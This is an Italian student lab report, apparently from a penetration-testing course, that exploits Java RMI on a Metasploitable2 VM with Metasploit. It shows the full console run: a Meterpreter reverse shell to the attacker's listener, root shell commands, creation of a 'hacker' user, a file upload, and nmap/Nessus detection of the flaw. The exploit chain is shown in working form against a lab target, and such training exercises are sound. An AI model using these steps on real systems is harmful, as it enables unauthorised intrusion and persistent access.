

BOSSI ALESSANDRO



MSFCONSOLE E METERPRETER

ELENCO ATTIVITÀ SVOLTE




01

EXPLOIT VULNERABILITÀ TRAMITE MSF CONSOLE E METERPRETER

02

RILEVAZIONE VULNERABILITÀ TRAMITE NESSUS E NMAP



MSFCONSOLE

Dopo aver settato gli indirizzi ip delle macchine kali e metasploitable come richiesto dalla traccia avvio msfconsole e conoscendo già la vulnerabilità che devo andare ad attaccare, ossia Java RMI sulla porta 1099, cerco gli exploit da utilizzare con il comando search java rmi, tra quelli disponibili decido di utilizzare il numero 4 della lista ovvero exploit/multi/misc/java_rmi_server perchè dopo una ricerca su internet è risultato essere quello di solito più efficace, lo avvio con il comando use 4

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload
                                         request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/
                                         docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. Th
                                         is must be an address on the local machine or 0.0.0.
                                         0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randoml
                                         y generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.99.112
RHOST => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/cTP0lQYv
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header...
[*] 192.168.99.112:1099 - Sending RMI Call...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:39580)
:57:36 -0400

meterpreter >
```

MSFCONSOLE

Successivamente con il comando show options vado a verificare i parametri necessari affinchè l'exploit venga eseguito correttamente, notando che tra quelli Required manca RHOSTS lo vado a settare con il comando RHOST + indirizzo ip metasploitable2, ovvero imposto l'indirizzo ip della macchina target. Fatto questo avvio l'exploit con il comando run e creo una sessione di meterpreter sulla macchina target.


```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    set_timeouts  Set the current session timeout values
    sleep         Force Meterpreter to go quiet, then re-establish session
    transport     Manage the transport mechanisms
    use           Deprecated alias for "load"
    uuid          Get the UUID for the current session
    write         Writes data to a channel


Stdapi: File system Commands
```

```
meterpreter > ifconfig
Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe61:7e
IPv6 Netmask : ::
```

METERPRETER


Una volta avviata la sessione Meterpreter ho utilizzato il comando help per vedere le varie operazioni che potevo eseguire ed ho cominciato a testarle. Ho iniziato con ifconfig per vedere l'interfaccia di rete del target, mentre con il comando route ho visto la tabella di routing.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.99.112   255.255.255.0   0.0.0.0

IPv6 network routes
===================

    Subnet                 Netmask  Gateway  Metric  Interface
    ------                 -------  -------  ------  ---------
    ::1                    ::       ::
    fe80::a00:27ff:fe61:7e ::       ::
meterpreter >
```



```
meterpreter > ps
Process List

 PID   Name                              User     Path
 ---   ----                              ----     ----
 1     /sbin/init                        root     /sbin/init
 2     [kthreadd]                        root     [kthreadd]
 3     [migration/0]                     root     [migration/0]
 4     [ksoftirqd/0]                     root     [ksoftirqd/0]
 5     [watchdog/0]                      root     [watchdog/0]
 6     [events/0]                        root     [events/0]
 7     [khelper]                         root     [khelper]
 41    [kblockd/0]                       root     [kblockd/0]
 44    [kacpid]                          root     [kacpid]
 45    [kacpi_notify]                    root     [kacpi_notify]
 90    [kseriod]                         root     [kseriod]
 128   [pdflush]                         root     [pdflush]
 129   [pdflush]                         root     [pdflush]
 130   [kswapd0]                         root     [kswapd0]
 172   [aio/0]                           root     [aio/0]
 1128  [ksnapd]                          root     [ksnapd]
 1297  [ata/0]                           root     [ata/0]
 1300  [ata_aux]                         root     [ata_aux]
 1307  [scsi_eh_0]                       root     [scsi_eh_0]
 1310  [scsi_eh_1]                       root     [scsi_eh_1]
 1325  [ksuspend_usbd]                   root     [ksuspend_usbd]
 1328  [khubd]                           root     [khubd]
 2080  [scsi_eh_2]                       root     [scsi_eh_2]
 2265  [kjournald]                       root     [kjournald]
 2419  /sbin/udevd                       root     /sbin/udevd --daemon
 2666  [kpsmoused]                       root     [kpsmoused]
 3566  [kjournald]                       root     [kjournald]
 3695  /sbin/portmap                     daemon   /sbin/portmap
 3711  /sbin/rpc.statd                   statd    /sbin/rpc.statd
 3717  [rpciod/0]                        root     [rpciod/0]
 3732  /usr/sbin/rpc.idmapd              root     /usr/sbin/rpc.idmapd
 3959  /sbin/getty                       root     /sbin/getty 38400 tty4
 3960  /sbin/getty                       root     /sbin/getty 38400 tty5
 3965  /sbin/getty                       root     /sbin/getty 38400 tty2
 3967  /sbin/getty                       root     /sbin/getty 38400 tty3
 3970  /sbin/getty                       root     /sbin/getty 38400 tty6
 4008  /sbin/syslogd                     syslog   /sbin/syslogd -u syslog
 4043  /bin/dd                           root     /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
 4045  /sbin/klogd                       klog     /sbin/klogd -P /var/run/klogd/kmsg
 4068  /usr/sbin/named                   bind     /usr/sbin/named -u bind
 4090  /usr/sbin/sshd                    root     /usr/sbin/sshd
 4166  /bin/sh                           root     /bin/sh /usr/bin/mysqld_safe
 4208  /usr/sbin/mysqld                  mysql    /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/r
                                                 l-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
 4210  logger                            root     logger -p daemon.err -t mysqld_safe -i -t mysqld
 4286  /usr/lib/postgresql/8.3/bin/postgres postgres /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/et
                                                 nf
 4289  postgres:                         postgres postgres: writer process
 4290  postgres:                         postgres postgres: wal writer process
 4291  postgres:                         postgres postgres: autovacuum launcher process
 4292  postgres:                         postgres postgres: stats collector process
 4312  distccd                           daemon   distccd --daemon --user daemon --allow 0.0.0.0/0
 4313  distccd                           daemon   distccd --daemon --user daemon --allow 0.0.0.0/0
```

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```



METERPRETER

Con il comando ps ho invece visualizzato i processi attivi sul target, il comando sysinfo mi ha restituito informazioni utili come la versione del sistema operativo, mentre il comando screenshare mi ha restituito un share in tempo reale della macchina target,


```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
adduser hacker
Adding user `hacker' ...
Adding new group `hacker' (1003) ...
Adding new user `hacker' (1003) with group `hacker' ...
Creating home directory `/home/hacker' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
```


```
cd /home
ls
ftp
hacker
msfadmin
service
user
```

```
meterpreter > upload /home/kali/Desktop/shellmeta.txt
[*] Uploading  : /home/kali/Desktop/shellmeta.txt → shellm
[*] Uploaded -1.00 B of 21.00 B (-4.76%): /home/kali/Deskto
[*] Completed  : /home/kali/Desktop/shellmeta.txt → shellm
meterpreter >
```

METERPRETER

Successivamente ho utilizzato il comando shell che mi ha dato accesso ad una shell sulla macchina target tramite la quale ho potuto eseguire varie operazioni. Con il comando whoami ho visto che avevo eseguito l'accesso come utente root, con adduser ho creato un nuovo utente "hacker", con mkdir ho potuto creare una directory nella /home nominata "hacker", mentre con upload + percorso file ho caricato un file nominato "shellmeta.txt" direttamente nella macchina target.





NESSUS E NMAP

L'assegnazione bonus dell'esercizio consisteva nel recuperare evidenze della presenza della vulnerabilità, ho quindi eseguito una scansione sulla macchina target tramite i tool Nessus e nmap, i quali hanno entrambi rilevato il servizio java rmi attivo ma Nessus non lo ha identificato come una minaccia effettiva. Utilizzando invece uno script di nmap l'output ha restituito come risposta che effettivamente i registri RMI di java sono vulnerabili in quanto la loro configurazione di default permette di di caricare codici da remoto tramite URL.

```
┌──(kali㉿kali)-[~]
└─$ nmap -script vuln -p 1099 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 05:46 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00033s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 37.34 seconds
```